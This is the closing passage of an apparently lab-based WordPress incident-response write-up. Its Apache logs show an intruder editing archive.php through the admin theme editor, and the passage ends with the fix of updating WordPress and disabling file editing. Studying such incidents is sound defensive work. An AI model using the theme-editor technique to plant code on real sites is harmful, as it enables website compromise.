192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /updat.php HTTP/1.1" 404 436 "-" "ndom-agent"
```

Figure 44

- As we see here there are a multiple GET and POST requests so the attacker has an access to the website and updated a file called archive.php

```
root@debian10:/var/log/apache2# tail -f access.log
192.168.0.104 - - [24/Dec/2022:12:44:06 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen HTTP/1.1" 200 23858 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:08 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen HTTP/1.1" 200 8261 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:10 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=comments.php&theme=twentyseventeen HTTP/1.1" 200 8910 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:11 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen HTTP/1.1" 200 23857 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=comments.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:45:11 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:11 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:13 -0600] "POST /wordpress/wp-admin/theme-editor.php HTTP/1.1" 302 418 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:13 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen&scrollto=0&updated=true HTTP/1.1" 200 9469 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:47:14 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen&scrollto=0" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:47 -0600] "GET /wordpress/wp-content/themes/twentyseventeen/archive.php HTTP/1.1" 200 410 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Figure 45

-The Timeline of the incident.




Figure 46

-How I fixed the problem:

- 1- Updated the WordPress to the latest version
- 2- Disallowed file edit

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
define('WP_AUTO_UPDATE_CORE',false);
define('DISALLOW_FILE_EDIT',true);

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'weak');

/** MySQL database username */
define('DB_USER', 'weak');
"wp-config.php" [dos] 91L, 3194C
```

Figure 47

3. File editor disappeared now.




Figure 48

Thanks for reading it

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